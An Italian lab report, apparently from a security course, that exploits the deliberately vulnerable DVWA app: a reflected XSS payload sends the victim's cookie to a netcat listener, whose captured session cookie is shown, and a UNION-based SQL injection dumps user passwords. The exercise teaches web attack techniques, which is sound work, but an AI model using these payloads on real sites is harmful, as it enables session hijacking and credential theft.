Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:
- XSS reflected
- SQL Injection (**non blind**)


Consegna:

XSS
1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
2. Cookie (recupero il cookie), webserver ecc.

SQL
1. Controllo di injection
2. Esempi
3. Union

Screenshot/spiegazione in un report di PDF

XSS



Questo script che mostra che siamo in presenza di un campo vulnerabile in XSS reflected.

Per sfruttare questa vulnerabilità andiamo a modificare lo script in modo tale da recuperare i cookie di un utente verso un browser web che controlliamo noi.

<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>

Window.location non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.


Il parametro cookie viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore document.cookie.

Quindi ci colleghiamo con netcat alla porta 12345 e la mettiamo in ascolto e poi proviamo ad eseguire lo script.

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=voa2764rrqufugmvnoh0f
rsd9q HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/
20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: security=low; PHPSESSID=voa2764rrqufugmvnoh0frsd9q
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
```


Abbiamo eseguito un exploit XSS reflected.

SQL Injection



Con questa query abbiamo trovato tutti i First name e Surname presenti in questo DB.

Adesso con 1' UNION SELECT user, password FROM users# proviamo anche a recuperare le loro password.



.

Siamo riusciti quindi a sfruttare una SQL injection per rubare le password degli utenti del sito.